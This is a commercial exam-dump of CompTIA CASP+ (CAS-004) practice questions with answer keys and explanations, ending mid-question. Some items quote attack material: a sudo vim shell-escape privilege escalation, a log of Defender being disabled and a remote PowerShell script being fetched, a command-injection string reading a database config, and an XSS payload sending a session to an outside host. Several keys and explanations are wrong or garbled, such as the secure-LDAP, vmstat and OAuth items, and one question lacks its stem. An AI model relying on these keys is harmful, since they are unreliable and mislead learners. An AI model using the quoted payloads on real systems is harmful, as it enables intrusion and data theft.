Lead2Pass.com

First Test, First Pass!

http://www.lead2pass.com

Vendor: CompTIA

Exam Code: CAS-004

Exam Name: CompTIA Advanced Security Practitioner (CASP+)

Version: 23.091

Important Notice

Product

Our Product Manager keeps an eye for Exam updates by Vendors. Free update is available within 150 days after your purchase.

You can login member center and download the latest product anytime. (Product downloaded from member center is always the latest.)

PS: Ensure you can pass the exam, please check the latest product in 2-3 days before the exam again.

Feedback

We devote to promote the product quality and the grade of service to ensure customers interest.

If you have any suggestions, please feel free to contact us at support@lead2pass.com

If you have any questions about our product, please provide Exam Number, Version, Page Number, Question Number, and your Login Account to us, please contact us at technology@lead2pass.com and our technical experts will provide support in 24 hours.

Copyright

QUESTION 1
A company plans to build an entirely remote workforce that utilizes a cloud-based infrastructure. The Chief Information Security Officer asks the security engineer to design connectivity to meet the following requirements:

```
- Only users with corporate-owned devices can directly access servers
hosted by the cloud provider.
- The company can control what SaaS applications each individual user
can access.
- User browser activity can be monitored.
```

Which of the following solutions would BEST meet these requirements?

A. IAM gateway, MDM, and reverse proxy
B. VPN, CASB, and secure web gateway
C. SSL tunnel, DLP, and host-based firewall
D. API gateway, UEM, and forward proxy

Answer: B
Explanation:
A VPN would ensure that only corporate-owned devices can directly access the cloud-based infrastructure.
A Cloud Access Security Broker (CASB) can control the access of individual users to SaaS applications, fulfilling the second requirement.
A secure web gateway can monitor user browser activity, satisfying the final requirement. The secure web gateway acts as a security layer between the users and the internet, allowing for the monitoring and controlling of web traffic and ensuring that only authorized web resources are accessible.

QUESTION 2
During a system penetration test, a security engineer successfully gained access to a shell on a Linux host as a standard user and wants to elevate the privilege levels.
Which of the following is a valid Linux post-exploitation method to use to accomplish this goal?

A. Spawn a shell using sudo and an escape string such as sudo vim -c `!sh'.
B. Perform ASIC password cracking on the host.
C. Read the /etc/passwd file to extract the usernames.
D. Initiate unquoted service path exploits.
E. Use the UNION operator to extract the database schema.

Answer: A
Explanation:
sudo vim -c '!sh' is a valid Linux post-exploitation method to elevate privilege levels. This method takes advantage of the sudo command, which allows users to execute commands with elevated privileges, and the escape string "!sh" invokes a shell with root privileges.

QUESTION 3
A systems administrator is in the process of hardening the host systems before connecting to the network. The administrator wants to add protection to the boot loader to ensure the hosts are secure before the OS fully boots.
Which of the following would provide the BEST boot loader protection?

A. TPM
B. HSM
C. PKI
D. UEFI/BIOS

Answer: D
Explanation:
Setting a BIOS/UEFI password to prevent access that could lead to a boot to an external operating system.
Using open case alerts that can warn you when the case of the system is opened.

QUESTION 4
A developer is creating a new mobile application for a company. The application uses REST API and TLS 1.2 to communicate securely with the external back-end server. Due to this configuration, the company is concerned about HTTPS interception attacks.
Which of the following would be the BEST solution against this type of attack?

A. Cookies
B. Wildcard certificates
C. HSTS
D. Certificate pinning

Answer: D
Explanation:
Certificate pinning establishes a trust relationship between a mobile app (a client) and a server where the mobile app is programmed to accept only a specific certificate or set of certificates for secure communication with the server.
Certificate pinning protects against mis-issuance, Certificate Authority (CA) compromise, and Man-in-the-Middle (MitM) attacks.
https://expeditedsecurity.com/blog/what-is-certificate-pinning/

QUESTION 5
A threat hunting team receives a report about possible APT activity in the network. Which of the following threat management frameworks should the team implement?

A. NIST SP 800-53
B. MITRE ATT&CK
C. The Cyber Kill Chain
D. The Diamond Model of Intrusion Analysis

Answer: B
Explanation:
MITRE ATT&CK is the right answer, Cyber kill chain doesn't hand persistent as specific case since in chain event persistence is part of it. Review the link below for side by side comparison and also talks about how MITRE handles persistence attacks (search for the word).
https://verveindustrial.com/resources/blog/what-is-mitre-attack-framework/

QUESTION 6
Device event logs sources from MDM software as follows:

Device	Date/Time	Location	Event	Description
ANDROID_1022	01JAN21 0255	38.9072N,77.0369W	PUSH	APPLICATION 1220 INSTALL QUEUED
ANDROID_1022	01JAN21 0301	38.9072N,77.0369W	INVENTORY	APPLICATION 1220 ADDED
ANDROID_1022	01JAN21 0701	39.0067N,77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0701	25.2854N,51.5310E	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0900	39.0067N,77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 1030	39.0067N,77.4291W	STATUS	LOCAL STORAGE REPORTING 85% FULL

Which of the following security concerns and response actions would BEST address the risks posed by the device in the logs?

A. Malicious installation of an application; change the MDM configuration to remove application ID 1220.
B. Resource leak; recover the device for analysis and clean up the local storage.
C. Impossible travel; disable the device's account and access while investigating.
D. Falsified status reporting; remotely wipe the device.

Answer: C
Explanation:
Due to line 4, a GPS spoofing could be in use either by the newly install app, or before the app was installed.

QUESTION 7
An energy company is required to report the average pressure of natural gas used over the past quarter. A PLC sends data to a historian server that creates the required reports.

Which of the following historian server locations will allow the business to get the required reports in an OT and IT environment?

A. In the OT environment, use a VPN from the IT environment into the OT environment.
B. In the OT environment, allow IT traffic into the OT environment.
C. In the IT environment, allow PLCs to send data from the OT environment to the IT environment.
D. Use a screened subnet between the OT and IT environments.

Answer: C
Explanation:
You would want communication to start in OT environment and send it up through levels to IT.

QUESTION 8
Which of the following is a benefit of using steganalysis techniques in forensic response?

A. Breaking a symmetric cipher used in secure voice communications
B. Determining the frequency of unique attacks against DRM-protected media
C. Maintaining chain of custody for acquired evidence
D. Identifying least significant bit encoding of data in a .wav file

Answer: D
Explanation:




Figure 1. Classification of Steganography Techniques (Adapted from Bauer 2002).

Reference: https://www.garykessler.net/library/fsc_stego.html

QUESTION 9
A new web server must comply with new secure-by-design principles and PCI DSS. This includes mitigating the risk of an on-path attack. A security analyst is reviewing the following web server configuration:

```
TLS_AES_256_GCM_SHA384
TLS_CHACHA20_POLY1305_SHA256
TLS_AES_128_GCM_SHA256
TLS_AES_128_CCM_8_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_DHE_DSS_WITH_RC4_128_SHA
RSA_WITH_AES_128_CCM
```

Which of the following ciphers should the security analyst remove to support the business requirements?

A. TLS_AES_128_CCM_8_SHA256
B. TLS_DHE_DSS_WITH_RC4_128_SHA

C. TLS_CHACHA20_POLY1305_SHA256
D. TLS_AES_128_GCM_SHA256

Answer: B
Explanation:
This document requires that Transport Layer Security (TLS) clients and servers never negotiate the use of RC4 cipher suites when they establish connections.
https://datatracker.ietf.org/doc/html/rfc7465

QUESTION 10
A security analyst notices a number of SIEM events that show the following activity:

```
10/30/2020 - 8:01 UTC - 192.168.1.1 - sc stop WinDefend
10/30/2020 - 8:05 UTC - 192.168.1.2 - c:\program files\games\comptiacasp.exe
10/30/2020 - 8:07 UTC - 192.168.1.1 - c:\windows\system32\cmd.exe /c powershell https://content.comptia.com/content.exam.ps1
10/30/2020 - 8:07 UTC - 192.168.1.1 - powershell --> 40.90.23.154:443
```

Which of the following response actions should the analyst take FIRST?

A. Disable powershell.exe on all Microsoft Windows endpoints.
B. Restart Microsoft Windows Defender.
C. Configure the forward proxy to block 40.90.23.154.
D. Disable local administrator privileges on the endpoints.

Answer: C
Explanation:
Stop the data exfiltration and sever all malicious traffic first, and then clean up the internal mess.

QUESTION 11
A company hired a third party to develop software as part of its strategy to be quicker to market. The company's policy outlines the following requirements:

```
- The credentials used to publish production software to the container
registry should be stored in a secure location.
- Access should be restricted to the pipeline service account, without
the ability for the third-party developer to read the credentials
directly.
```

Which of the following would be the BEST recommendation for storing and monitoring access to these shared credentials?

A. TPM
B. Local secure password file
C. MFA
D. Key vault

Answer: D
Explanation:
Key Vault is a cloud service for securely storing and accessing secrets. A secret is anything that you want to tightly control access to, such as API keys, passwords, certificates, or cryptographic keys. Key Vault service supports two types of containers: vaults and managed hardware security module (HSM).

https://intellipaat.com/blog/what-is-azure-key-vault/

QUESTION 12
A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process memory location.
Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

A. Execute never
B. No-execute
C. Total memory encryption
D. Virtual memory encryption

Answer: A
Explanation:
XN is a security feature that is designed to prevent certain types of malware from executing in memory. When XN is enabled, the CPU will not execute code that is stored in memory regions that have been marked as XN. This can help to prevent malware from inserting itself into another process's memory location and executing from there.

No-execute (NX) is a similar security feature that is used to prevent certain types of malware from executing in memory. NX works by marking certain memory regions as non-executable, so that the CPU will not execute code from those regions.

QUESTION 13
A company is implementing SSL inspection. During the next six months, multiple web applications that will be separated out with subdomains will be deployed. Which of the following will allow the inspection of the data without multiple certificate deployments?

A. Include all available cipher suites.
B. Create a wildcard certificate.
C. Use a third-party CA.
D. Implement certificate pinning.

Answer: B
Explanation:
A wildcard certificate is a public key certificate and can be used with multiple sub-domains of a domain. However, it cannot be used for now. The scenario states the company has to wait until 6 months later for the subdomains to be deployed.

QUESTION 14
A small business requires a low-cost approach to theft detection for the audio recordings it produces and sells.
Which of the following techniques will MOST likely meet the business's needs?

A. Performing deep-packet inspection of all digital audio files
B. Adding identifying filesystem metadata to the digital audio files
C. Implementing steganography
D. Purchasing and installing a DRM suite

Answer: C
Explanation:
When a message is buried within another item, such as a photograph or document, it is known as steganography. It is critical in steganography that only those who are anticipating the message are aware that it exists. One approach to steganography is to use a concealing cipher. Digital watermarking is another kind of steganography. Digital watermarking is the process of embedding a logo or brand in papers, images, or other things. The watermarks serve as a deterrent to unlawful use of the content.
Changing the least significant bit for each pixel in an image is the most popular method. Pixels are modified in this example in such a modest amount that the human eye cannot notice them.

QUESTION 15
Clients are reporting slowness when attempting to access a series of load-balanced APIs that do not require authentication. The servers that host the APIs are showing heavy CPU utilization. No alerts are found on the WAFs sitting in front of the APIs.
Which of the following should a security engineer recommend to BEST remedy the performance issues in a timely manner?

A. Implement rate limiting on the API.
B. Implement geoblocking on the WAF.
C. Implement OAuth 2.0 on the API.
D. Implement input validation on the API.

Answer: C
Explanation:
Keyword here is that the API does not require authentication. OAUTH 2.0 solves that and will improve performance by only processing authenticated calls.

QUESTION 16
An organization is considering a BYOD standard to support remote working. The first iteration of the solution will utilize only approved collaboration applications and the ability to move corporate data between those applications. The security team has concerns about the following:

```
- Unstructured data being exfiltrated after an employee leaves the
organization
- Data being exfiltrated as a result of compromised credentials
- Sensitive information in emails being exfiltrated
```

Which of the following solutions should the security team implement to mitigate the risk of data loss?

A. Mobile device management, remote wipe, and data loss detection
B. Conditional access, DoH, and full disk encryption
C. Mobile application management, MFA, and DRM
D. Certificates, DLP, and geofencing

Answer: C
Explanation:
MAM software secures and enables IT to control over enterprise applications on end users' corporate and personal smartphones and tablets and allows for selective wipes when the person leaves the organization.

MFA will help with compromised credentials and finally DRM will provide us with Email DRM Protection as Senders should be able to stop recipients from forwarding sensitive messages or downloading confidential documents locally.
https://www.virtru.com/blog/drm-protection

QUESTION 17
A Chief Information Officer is considering migrating all company data to the cloud to save money on expensive SAN storage.
Which of the following is a security concern that will MOST likely need to be addressed during migration?

A. Latency
B. Data exposure
C. Data loss
D. Data dispersion

Answer: B
Explanation:
Data exposure refers to the risk that sensitive data may be accessed by unauthorized parties. This can occur when data is stored in the cloud, as the data may be more vulnerable to being accessed by hackers or other malicious actors. To address this concern, the Chief Information Officer should ensure that the cloud provider has robust security measures in place to protect the data, such as encryption, access controls, and monitoring.

QUESTION 18
Due to locality and budget constraints, an organization's satellite office has a lower bandwidth allocation than other offices in the organization. As a result, the local security infrastructure staff is assessing architectural options that will help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility. Which of the following would be the BEST option to implement?

A. Distributed connection allocation
B. Local caching
C. Content delivery network
D. SD-WAN vertical heterogeneity

Answer: C
Explanation:
A CDN is a network of servers that are distributed across the Internet and are designed to deliver content to users more efficiently. CDNs work by storing copies of content on servers that are located closer to the users who are requesting it, which can help to reduce latency and improve performance.

QUESTION 19
A security analyst is concerned that a malicious piece of code was downloaded on a Linux system. After some research, the analyst determines that the suspected piece of code is performing a lot of input/output (I/O) on the disk drive.

```
procs ---------memory--------swap---io--  --system-- -----cpu------
r b swpd free  buff   cache  si so bi     bo          in  cs   us sy id wa st
3 0 0    44712 110052 623096 0  0  304023 30004040    217 883  13 3  83 1  0
1 0 0    44408 110052 623096 0  0  300    200003      88  1446 31 4  65 0  0
0 0 0    44524 110052 623096 0  0  400020 20          84  872  11 2  87 0  0
0 2 0    44516 110052 623096 0  0  10     0           149 142  18 5  77 0  0
0 0 0    44524 110052 623096 0  0  0      0           60  431  14 1  85 0  0
```

Based on the output above, from which of the following process IDs can the analyst begin an investigation?

A. 65
B. 77
C. 83
D. 87

Answer: C
Explanation:
These are percentages of total CPU time.
us: Time spent running non-kernel code. (user time, including nice time)
sy: Time spent running kernel code. (system time)
id: Time spent idle. Prior to Linux 2.5.41, this includes IO-wait time.
wa: Time spent waiting for IO. Prior to Linux 2.5.41, included in idle.
st: Time stolen from a virtual machine. Prior to Linux 2.6.11, unknown.

QUESTION 20
Which of the following are risks associated with vendor lock-in? (Choose two.)

A. The client can seamlessly move data.
B. The vendor can change product offerings.
C. The client receives a sufficient level of service.
D. The client experiences decreased quality of service.
E. The client can leverage a multicloud approach.
F. The client experiences increased interoperability.

Answer: BD

QUESTION 21
An organization recently experienced a ransomware attack. The security team leader is concerned about the attack reoccurring. However, no further security measures have been implemented. Which of the following processes can be used to identify potential prevention recommendations?

A. Detection
B. Remediation
C. Preparation
D. Recovery

Answer: C
Explanation:
No further security measures have been implemented, so an incident response plan must be addressed. Preparation is the step 1 of this process.

QUESTION 22
A security architect is implementing a web application that uses a database back end. Prior to the production, the architect is concerned about the possibility of XSS attacks and wants to identify security controls that could be put in place to prevent these attacks. Which of the following sources could the architect consult to address this security concern?

A. SDLC
B. OVAL
C. IEEE
D. OWASP

Answer: D
Explanation:
The architect can consult OWASP resources, such as the OWASP Top Ten and the OWASP XSS Prevention Cheat Sheet, to identify best practices and recommendations for preventing XSS attacks in the web application.

QUESTION 23
A security engineer was auditing an organization's current software development practice and discovered that multiple open-source libraries were Integrated into the organization's software. The organization currently performs SAST and DAST on the software it develops.
Which of the following should the organization incorporate into the SDLC to ensure the security of the open-source libraries?

A. Perform additional SAST/DAST on the open-source libraries.
B. Implement the SDLC security guidelines.
C. Track the library versions and monitor the CVE website for related vulnerabilities.
D. Perform unit testing of the open-source libraries.

Answer: C
Explanation:
It is important to keep track of the versions of open-source libraries that are being used, and to monitor the CVE website for any vulnerabilities that have been identified in those libraries. This can help the organization stay aware of potential security issues and take appropriate action to address them.
Performing unit testing of the open-source libraries is not necessary, as unit testing is typically focused on testing individual units of code within the software, not on external libraries that are being used.

QUESTION 24
A security analyst is investigating a possible buffer overflow attack. The following output was found on a user's workstation:

```
graphic.linux_randomization.prg
```

Which of the following technologies would mitigate the manipulation of memory segments?

A. NX bit
B. ASLR
C. DEP

D. HSM

Answer: B
Explanation:
The keyword is {the manipulation of memory segments} ASLR prevents that by randomizing memory location. NX bit, ASLR, and DEP all help with buffer overflow but only ASLR handles randomization.

QUESTION 25
An e-commerce company is running a web server on premises, and the resource utilization is usually less than 30%. During the last two holiday seasons, the server experienced performance issues because of too many connections, and several customers were not able to finalize purchase orders. The company is looking to change the server configuration to avoid this kind of performance issue. Which of the following is the MOST cost-effective solution?

A. Move the server to a cloud provider.
B. Change the operating system.
C. Buy a new server and create an active-active cluster.
D. Upgrade the server with a new one.

Answer: A

QUESTION 26
A company has decided to purchase a license for software that is used to operate a mission-critical process. The third-party developer is new to the industry but is delivering what the company needs at this time.
Which of the following BEST describes the reason why utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application?

A. The company will have access to the latest version to continue development.
B. The company will be able to force the third-party developer to continue support.
C. The company will be able to manage the third-party developer's development process.
D. The company will be paid by the third-party developer to hire a new development team.

Answer: A
Explanation:
Source Code Escrow - Identifies that a copy of vendor-developed source code is provided to a trusted third party in case the vendor ceases to be in business.

QUESTION 27
A security analyst is researching containerization concepts for an organization. The analyst is concerned about potential resource exhaustion scenarios on the Docker host due to a single application that is overconsuming available resources. Which of the following core Linux concepts BEST reflects the ability to limit resource allocation to containers?

A. Union filesystem overlay
B. Cgroups
C. Linux namespaces
D. Device mapper

Answer: B

Explanation:
Cgroups, or control groups, is a Linux kernel feature that allows the administrator to allocate resources such as CPU, memory, and I/O bandwidth to processes or groups of processes in a system. Cgroups can be used to limit resource allocation to containers, ensuring that a single application does not overconsume available resources and cause resource exhaustion on the Docker host.

QUESTION 28
A developer wants to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users.
Which of the following would be BEST for the developer to perform? (Choose two.)

A. Utilize code signing by a trusted third party.
B. Implement certificate-based authentication.
C. Verify MD5 hashes.
D. Compress the program with a password.
E. Encrypt with 3DES.
F. Make the DACL read-only.

Answer: AB
Explanation:
The keyword "A developer wants to maintain". So it should be something to do with implementation prevention control.

QUESTION 29
A company is moving most of its customer-facing production systems to the cloud-facing production systems to the cloud. IaaS is the service model being used. The Chief Executive Officer is concerned about the type of encryption available and requires the solution must have the highest level of security.
Which of the following encryption methods should the cloud security engineer select during the implementation phase?

A. Instance-based
B. Storage-based
C. Proxy-based
D. Array controller-based

Answer: B
Explanation:
We recommend that you encrypt your virtual hard disks (VHDs) to help protect your boot volume and data volumes at rest in storage, along with your encryption keys and secrets.
Azure Disk Encryption helps you encrypt your Windows and Linux IaaS virtual machine disks. Azure Disk Encryption uses the industry-standard BitLocker feature of Windows and the DM-Crypt feature of Linux to provide volume encryption for the OS and the data disks. The solution is integrated with Azure Key Vault to help you control and manage the disk-encryption keys and secrets in your key vault subscription. The solution also ensures that all data on the virtual machine disks are encrypted at rest in Azure Storage.

QUESTION 30
A vulnerability analyst identified a zero-day vulnerability in a company's internally developed software. Since the current vulnerability management system does not have any checks for this

vulnerability, an engineer has been asked to create one. Which of the following would be BEST suited to meet these requirements?

A. ARF
B. ISACs
C. Node.js
D. OVAL

Answer: D

QUESTION 31
An organization recently started processing, transmitting, and storing its customers' credit card information. Within a week of doing so, the organization suffered a massive breach that resulted in the exposure of the customers' information.
Which of the following provides the BEST guidance for protecting such information while it is at rest and in transit?

A. NIST
B. GDPR
C. PCI DSS
D. ISO

Answer: C
Explanation:
PCI DSS - Payment Card Industry Data Security Standard.
Deals specifically with anything to do with card transactions.

QUESTION 32
Which of the following is the MOST important security objective when applying cryptography to control messages that tell an ICS how much electrical power to output?

A. Importing the availability of messages
B. Ensuring non-repudiation of messages
C. Enforcing protocol conformance for messages
D. Assuring the integrity of messages

Answer: D
Explanation:
The most important security objective when applying cryptography to control messages for an Industrial Control System (ICS) is to assure the integrity of messages. Ensuring the integrity of control messages is critical for the safe and reliable operation of the system, as any tampering or alteration of the messages could have serious consequences, including equipment damage and physical harm to people.

QUESTION 33
A company wants to protect its intellectual property from theft. The company has already applied ACLs and DACs.
Which of the following should the company use to prevent data theft?

A. Watermarking
B. DRM

C. NDA
D. Access logging

Answer: B
Explanation:
DRM prevents theft of IP either done deliberately or unintentionally.

QUESTION 34
A satellite communications ISP frequently experiences outages and degraded modes of operation over one of its legacy satellite links due to the use of deprecated hardware and software. Three days per week, on average, a contracted company must follow a checklist of 16 different high-latency commands that must be run in serial to restore nominal performance. The ISP wants this process to be automated.
Which of the following techniques would be BEST suited for this requirement?

A. Deploy SOAR utilities and runbooks.
B. Replace the associated hardware.
C. Provide the contractors with direct access to satellite telemetry data.
D. Reduce link latency on the affected ground and satellite segments.

Answer: A
Explanation:
Since the questions says that "ISP wants to *automate*", and SOAR helps with that.
SOAR stands for security orchestration, automation, and response. SOAR seeks to alleviate the strain on IT teams by incorporating automated responses to a variety of events. A SOAR system can also be programmed to custom-fit an organization's needs. This gives teams the ability to decide how SOAR can accomplish high-level objectives, such as saving time, reducing the number of IT staff, or freeing up current staff to engage in creative projects.

QUESTION 35
A company processes data subject to NDAs with partners that define the processing and storage constraints for the covered data. The agreements currently do not permit moving the covered data to the cloud, and the company would like to renegotiate the terms of the agreements.
Which of the following would MOST likely help the company gain consensus to move the data to the cloud?

A. Designing data protection schemes to mitigate the risk of loss due to multitenancy
B. Implementing redundant stores and services across diverse CSPs for high availability
C. Emulating OS and hardware architectures to blur operations from CSP view
D. Purchasing managed FIM services to alert on detected modifications to covered data

Answer: A

QUESTION 36
Ransomware encrypted the entire human resources fileshare for a large financial institution. Security operations personnel were unaware of the activity until it was too late to stop it. The restoration will take approximately four hours, and the last backup occurred 48 hours ago. The management team has indicated that the RPO for a disaster recovery event for this data classification is 24 hours. Based on RPO requirements, which of the following recommendations should the management team make?

A. Leave the current backup schedule intact and pay the ransom to decrypt the data.
B. Leave the current backup schedule intact and make the human resources fileshare read-only.
C. Increase the frequency of backups and create SIEM alerts for IOCs.
D. Decrease the frequency of backups and pay the ransom to decrypt the data.

Answer: C
Explanation:
It is not advisable to pay the ransom in a ransomware attack, as this only encourages the attackers and does not guarantee that the data will actually be decrypted. Instead, the management team should consider increasing the frequency of backups to meet the RPO requirements for the human resources fileshare. Additionally, implementing SIEM alerts for indicators of compromise (IOCs) can help to detect and prevent future ransomware attacks.

QUESTION 37
A company undergoing digital transformation is reviewing the resiliency of a CSP and is concerned about meeting SLA requirements in the event of a CSP incident. Which of the following would be BEST to proceed with the transformation?

A. An on-premises solution as a backup
B. A load balancer with a round-robin configuration
C. A multicloud provider solution
D. An active-active solution within the same tenant

Answer: C
Explanation:
Implementing a multicloud provider solution would be the best option to ensure resiliency and meet SLA requirements in the event of a CSP incident. A multicloud provider solution involves using multiple cloud service providers to host and manage different parts of an organization's infrastructure and applications. This approach allows the organization to spread its workloads across multiple providers, providing increased resilience and the ability to continue operations in the event that one provider experiences an incident. In addition, using multiple providers can also help to reduce the risk of vendor lock-in, allowing the organization to more easily switch providers if needed.

QUESTION 38
A company has hired a security architect to address several service outages on the endpoints due to new malware. The Chief Executive Officer's laptop was impacted while working from home. The goal is to prevent further endpoint disruption. The edge network is protected by a web proxy. Which of the following solutions should the security architect recommend?

A. Replace the current antivirus with an EDR solution.
B. Remove the web proxy and install a UTM appliance.
C. Implement a deny list feature on the endpoints.
D. Add a firewall module on the current antivirus solution.

Answer: A
Explanation:
(EDR) is a proactive endpoint security approach designed to supplement existing defenses. This advanced endpoint approach shifts security from a reactive threat approach to one that can detect and prevent threats before they reach the organization.
https://www.malwarebytes.com/cybersecurity/business/what-is-edr

QUESTION 39
All staff at a company have started working remotely due to a global pandemic. To transition to remote work, the company has migrated to SaaS collaboration tools. The human resources department wants to use these tools to process sensitive information but is concerned the data could be:

```
- Leaked to the media via printing of the documents
- Sent to a personal email address
- Accessed and viewed by systems administrators
- Uploaded to a file storage site
```

Which of the following would mitigate the department's concerns?

A. Data loss detection, reverse proxy, EDR, and PGP
B. VDI, proxy, CASB, and DRM
C. Watermarking, forward proxy, DLP, and MFA
D. Proxy, secure VPN, endpoint encryption, and AV

Answer: C
Explanation:
Watermarking would help against leaking to 3rd-parties, and DLP would help with sending to unauthorized email addresses. Forward proxy would deal with uploading to file storage site.

QUESTION 40
A home automation company just purchased and installed tools for its SOC to enable incident identification and response on software the company develops. The company would like to prioritize defenses against the following attack scenarios:

```
- Unauthorized insertions into application development environments
- Authorized insiders making unauthorized changes to environment
configurations
```

Which of the following actions will enable the data feeds needed to detect these types of attacks on development environments? (Choose two.)

A. Perform static code analysis of committed code and generate summary reports.
B. Implement an XML gateway and monitor for policy violations.
C. Monitor dependency management tools and report on susceptible third-party libraries.
D. Install an IDS on the development subnet and passively monitor for vulnerable services.
E. Model user behavior and monitor for deviations from normal.
F. Continuously monitor code commits to repositories and generate summary logs.

Answer: AF
Explanation:
Performing static code analysis of committed code and continuously monitoring code commits to repositories can help detect unauthorized insertions into application development environments. Static code analysis is a technique that involves analyzing code without executing it to identify potential vulnerabilities, security flaws, or other issues. By performing static code analysis of committed code and generating summary reports, the home automation company can identify any code that does not meet its standards or that may be malicious.

QUESTION 41
An enterprise is deploying APIs that utilize a private key and a public key to ensure the connection string is protected. To connect to the API, customers must use the private key. Which of the following would BEST secure the REST API connection to the database while preventing the use of a hard-coded string in the request string?

A. Implement a VPN for all APIs.
B. Sign the key with DSA.
C. Deploy MFA for the service accounts.
D. Utilize HMAC for the keys.

Answer: D
Explanation:
How does HMAC provide authentication?
Hash-based message authentication code (or HMAC) is a cryptographic authentication technique that uses a hash function and a secret key. With HMAC, you can achieve authentication and verify that data is correct and authentic with shared secrets, as opposed to approaches that use signatures and asymmetric cryptography.

QUESTION 42
An application server was recently upgraded to prefer TLS 1.3, and now users are unable to connect their clients to the server. Attempts to reproduce the error are confirmed, and clients are reporting the following:

```
ERR_SSL_VERSION_OR_CIPHER_MISMATCH
```

Which of the following is MOST likely the root cause?

A. The client application is testing PFS.
B. The client application is configured to use ECDHE.
C. The client application is configured to use RC4.
D. The client application is configured to use AES-256 in GCM.

Answer: C
Explanation:
TLS 1.3 is a newer version of the SSL/TLS protocol that was designed to improve security and performance. It introduces several new cipher suites and removes support for older cipher suites, such as RC4. If the client application is configured to use RC4, which is not supported in TLS 1.3, it will not be able to establish a secure connection to the server.

QUESTION 43
An organization is designing a network architecture that must meet the following requirements: Users will only be able to access predefined services. Each user will have a unique allow list defined for access. The system will construct one-to-one subject/object access paths dynamically. Which of the following architectural designs should the organization use to meet these requirements?

A. Peer-to-peer secure communications enabled by mobile applications
B. Proxied application data connections enabled by API gateways
C. Microsegmentation enabled by software-defined networking
D. VLANs enabled by network infrastructure devices

Answer: C
Explanation:
Micro-segmentation is a network security technique that enables security architects to logically divide the data center into distinct security segments down to the individual workload level, and then define security controls and deliver services for each unique segment.

QUESTION 44
A company's claims processed department has a mobile workforce that receives a large number of email submissions from personal email addresses. An employees recently received an email that approved to be claim form, but it installed malicious software on the employee's laptop when was opened.

A. Impalement application whitelisting and add only the email client to the whitelist for laptop in the claims processing department.
B. Required all laptops to connect to the VPN before accessing email.
C. Implement cloud-based content filtering with sandboxing capabilities.
D. Install a mail gateway to scan incoming messages and strip attachments before they reach the mailbox.

Answer: C

QUESTION 45
A company suspects a web server may have been infiltrated by a rival corporation. The security engineer reviews the web server logs and finds the following:

```
ls -l -a /usr/heinz/public; cat ./config/db.yml
```

The security engineer looks at the code with a developer, and they determine the log entry is created when the following line is run:

```
system ("ls -l -a #{path}")
```

Which of the following is an appropriate security control the company should implement?

A. Restrict directory permission to read-only access.
B. Use server-side processing to avoid XSS vulnerabilities in path input.
C. Separate the items in the system call to prevent command injection.
D. Parameterize a query in the path variable to prevent SQL injection.

Answer: C

QUESTION 46
A company that uses AD is migrating services from LDAP to secure LDAP. During the pilot phase, services are not connecting properly to secure LDAP. Block is an except of output from the troubleshooting session:

```
openssl s_client -host ldapl.comptia.com -port 636
CONNECTED (00000003)
…
----- BEGIN CERTIFICATE -----
...
----- END CERTIFICATE -----
```

```
Subject =/CN=* Comptia.com / Issuer = / DC = com / DC = danville / CN =
chicago
```

Which of the following BEST explains why secure LDAP is not working? (Choose two.)

A. The clients may not trust idapt by default.
B. The secure LDAP service is not started, so no connections can be made.
C. Danvills.com is under a DDoS-inator attack and cannot respond to OCSP requests.
D. Secure LDAP should be running on UDP rather than TCP.
E. The company is using the wrong port. It should be using port 389 for secure LDAP.
F. Secure LDAP does not support wildcard certificates.
G. The clients may not trust Chicago by default.

Answer: DF

QUESTION 47
A threat analyst notices the following URL while going through the HTTP logs.

```
http://www.safebrowsing~~~/search.asp?q=<script>x=newimage;x.src="http:
//baddomain~~~/session;
```

Which of the following attack types is the threat analyst seeing?

A. SQL injection
B. CSRF
C. Session hijacking
D. XSS

Answer: D

QUESTION 48
The Chief information Officer (CIO) of a large bank, which uses multiple third-party organizations to deliver a service, is concerned about the handling and security of customer data by the parties. Which of the following should be implemented to BEST manage the risk?

